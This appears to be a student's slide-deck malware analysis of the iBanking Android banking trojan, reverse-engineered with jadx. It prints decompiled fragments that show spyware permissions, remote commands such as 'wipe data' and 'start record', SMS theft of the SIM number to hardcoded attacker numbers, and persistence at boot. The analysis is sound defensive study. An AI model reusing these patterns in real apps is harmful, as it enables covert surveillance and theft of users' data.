iBanking Application (Android Malware)

By: Tyler Dionne

Finding The Malware

- Using the link to “Malware Zoo” provided in the Mobile Malware lesson slides I was able to search through samples of malicious APKs.

- I was able to navigate to a piece of Android malware named “Android.Spy.49_iBanking_Feb2014” which was found under malware > Binaries > Android.Spy.49_iBanking_Feb2014.

- This contained a zip file containing a file named ING.apk which I opened in jadx-gui.

AndroidManifest.xml

- The first step in investigating the iBanking mobile malware was to reverse the Android Application Package (APK).

- Upon loading the APK file into jadx I navigated to the AndroidManifest.xml file which includes the permissions that the app needs in order to access protected parts of the system or other apps [2].

- The permissions required by the application found in AndroidManifest.xml are shown on the next slide.

Application Permissions (1)

- Upon examining the AndroidManifest.xml we see that the application requires 18 permissions:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="2" android
    <uses-sdk android:minSdkVersion="10" android:targetSdkVersion="10"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@str
        <activity android:label="@string/app_name" android:name="com.soft360.iService.MainActivity">
```

Application Permissions (2)

- Application permissions can provide insight into the intent of the malware. Several of the permissions requested by this application hint that malicious activity may be taking place.

- These permissions include CALL_PHONE, WRITE_SMS, READ_SMS, RECIEVE_SMS, SEND_SMS, READ_CONTACTS, and RECORD_AUDIO.

- These permissions point to possible SMS abuse as well as Spyware being present in this application.

Diving Into The Source

- After reviewing the application permissions we now want to dive into the source code and see if we can find any malicious activity taking place using these permissions.

- To do this I navigated to the search for text function inside of jadx and entered “SEND_SMS” to find instances where this permission was being used.


- The results of this search are shown in the following slide.

Search Results

- These results show that the string is present in two classes:
  “com.soft360.iService.smsParser”
  “com.soft360.web.webServiceRobot”

- On the next slide we will inspect the “com.soft360.iService.smsParser” class.

After searching the APK for instances of the string “SEND_SMS” we get the following results.



Inspecting Classes (1)

This code reveals that the class “com.soft360.iService.smsParser” defines several commands/variables used in methods below to complete actions such as:

- Get list of Victims Contacts
- Get list of Victims Calls
- Send SMS Messages
- Start/Stop Recording Audio
- Changing Phone Numbers
- Start/Stop Phone Calls

Upon inspecting the “com.soft360.iService.smsParser” class the following code is found:

```
package com.soft360.iService;

/* loaded from: classes.dex */
50 public class smsParser {
    private static final String COMMAND_GET_CALL_LIST = "call list";
    private static final String COMMAND_GET_CONTACT_LIST = "contact list";
    private static final String COMMAND_GET_SMS_LIST = "sms list";
    private static final String COMMAND_PING = "ping";
    private static final String COMMAND_SEND_SMS = "sendSMS";
    private static final String COMMAND_START_RECORD = "start record";
    private static final String COMMAND_STOP_RECORD = "stop record";
    private static final String COMMAND_WIPE_DATA = "wipe data";
    private static final int COM_CALL_LIST = 6;
    private static final int COM_CONTACT_LIST = 10;
    private static final int COM_NULL = -1;
    private static final int COM_PING = 12;
    private static final int COM_SEND_SMS = 9;
    private static final int COM_SMS_LIST = 5;
    private static final int COM_START_CALL = 3;
    private static final int COM_START_RECORD = 7;
    private static final int COM_START_SMS = 1;
    private static final int COM_STOP_CALL = 4;
    private static final int COM_STOP_RECORD = 8;
    private static final int COM_STOP_SMS = 2;
    private static final int COM_WIPE_DATA = 11;
    private static final String changeNUM = "change num";
    private static final String startCALL = "call start";
    private static final String startSMS = "sms start";
    private static final String stopCALL = "call stop";
    private static final String stopSMS = "sms stop";
    public static final String tel1_1 = "+70000000001";
    private String smsMessage;
    public static final String tel2 = "+70000000002";
    public static String tel1 = tel2;
    public static String tel1_temp = tel2;
    private static smsParser parser = null;
```

Inspecting Classes (2)

- This class also has two variables defined tel1_1 which is equal to "+70000000001" and tel2 = "+70000000002".
- These variables store phone numbers that are most likely used for redirecting phone calls to these predefined numbers with a +7 country code which is for Kazakhstan and Russia.
- Despite this class having these method/variable definitions the direct implementation is not present in this file. Therefore we can do further searching to find where some of these methods are used to conduct malicious behavior

Upon inspecting the “com.soft360.iService.smsParser” class the following code is found:

```
package com.soft360.iService;

/* loaded from: classes.dex */
public class smsParser {
    private static final String COMMAND_GET_CALL_LIST = "call list";
    private static final String COMMAND_GET_CONTACT_LIST = "contact list";
    private static final String COMMAND_GET_SMS_LIST = "sms list";
    private static final String COMMAND_PING = "ping";
    private static final String COMMAND_SEND_SMS = "sendSMS";
    private static final String COMMAND_START_RECORD = "start record";
    private static final String COMMAND_STOP_RECORD = "stop record";
    private static final String COMMAND_WIPE_DATA = "wipe data";
    private static final int COM_CALL_LIST = 6;
    private static final int COM_CONTACT_LIST = 10;
    private static final int COM_NULL = -1;
    private static final int COM_PING = 12;
    private static final int COM_SEND_SMS = 9;
    private static final int COM_SMS_LIST = 5;
    private static final int COM_START_CALL = 3;
    private static final int COM_START_RECORD = 7;
    private static final int COM_START_SMS = 1;
    private static final int COM_STOP_CALL = 4;
    private static final int COM_STOP_RECORD = 8;
    private static final int COM_STOP_SMS = 2;
    private static final int COM_WIPE_DATA = 11;
    private static final String changeNUM = "change num";
    private static final String startCALL = "call start";
    private static final String startSMS = "sms start";
    private static final String stopCALL = "call stop";
    private static final String stopSMS = "sms stop";
    public static final String tel1_1 = "+70000000001";
    private String smsMessage;
    public static final String tel2 = "+70000000002";
    public static String tel1 = tel2;
    public static String tel1_temp = tel2;
    private static smsParser parser = null;
```

Inspecting Classes (3)

- Going back to the search results from before, we see an instance of an “send_sms_count” method being used in a “com.soft360.web.webServiceRobot” class.
- Upon opening this file and going to the location where “send_sms_count” is used we see the following interesting method:

```
public void initDeviceServ() throws ConnectException, Exception, SQLException {
    dbActions db = dbActions.getInstance(null);
    if (!db.isDeviceInit()) {
        SmsManager smsManager = SmsManager.getDefault();
        Boolean already_send = false;
        if (this.send_sms_count > 1) {
            try {
                String messages = String.valueOf("i am ") + "(" + getSIMnumber() + " " + getDeviceName() +
                String destinationAddress = smsParser.tel1;
                smsManager.sendTextMessage(destinationAddress, null, messages, null, null);
                this.send_sms_count--;
                already_send = true;
            } catch (Exception e) {
            }
        }
```

Inspecting Classes (3)

- In this method we can see several important pieces of information.
- First we see that the application is gathering information on the victim in the format:“i am (SIM Number) (Device Name)”.
- We then see that the application is sending a text message to one of the predefined phone numbers we saw in the smsParser class with information on the victim phone (SIM number, Device name).

Further Analysis

- From our previous analysis we can now infer that the package “com.soft360” is malicious in nature.

- Upon conducting a new search for the string “com.soft360” in jadx, one file in particular provides some useful information.

```
package com.soft360.iService;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

/* loaded from: classes.dex */
public class AutoStart extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
            Intent i = new Intent("android.provider.Telephony.SMS_RECEIVED");
            i.setClass(context, SmsReciever.class);
            context.sendBroadcast(i);
            context.startService(new Intent(context, AService.class));
            context.startService(new Intent(context, webService.class));
        }
    }
}
```

Additional Information

- Upon analyzing this file we can see that the application uses the RECIEVE_BOOT_COMPLETED to know when the phone has been booted and automatically starts two processes:

  1. com.soft360.iService.AService

  2. com.soft360.iService.webService

- Given the information we gathered from previous analysis we now know that this application contains both SMS abuse and Spyware in the package “com.soft360.iService” and starts two malicious services automatically when the victim's device is booted.

- After researching we can find that this malware hides behind the facade of a mobile antivirus.

Conclusion

- In conclusion, using Malware Zoo [4] I was able to find an Android Application Package and discover instances of malicious activity including SMS abuse and Spyware present in the iBanking android application being hidden behind the facade of a mobile antivirus.

- Using the android manifest along with the source code I was able to find that the malware present on the iBanking android application was capable of the following:

  Spoofing SMS, Redirecting calls to a predefined number controlled by the attacker, Capturing audio recordings using the devices microphone and Stealing Confidential data such as call/text message history, SIM number etc.

References

[1] https://github.com/skylot/jadx

[2] Dr TJ O’Connor, LSN13-Mobile Malware.pdf

[3] Kali.org, Kali Linux Tools | jadx

[4] https://github.com/ytisf/theZoo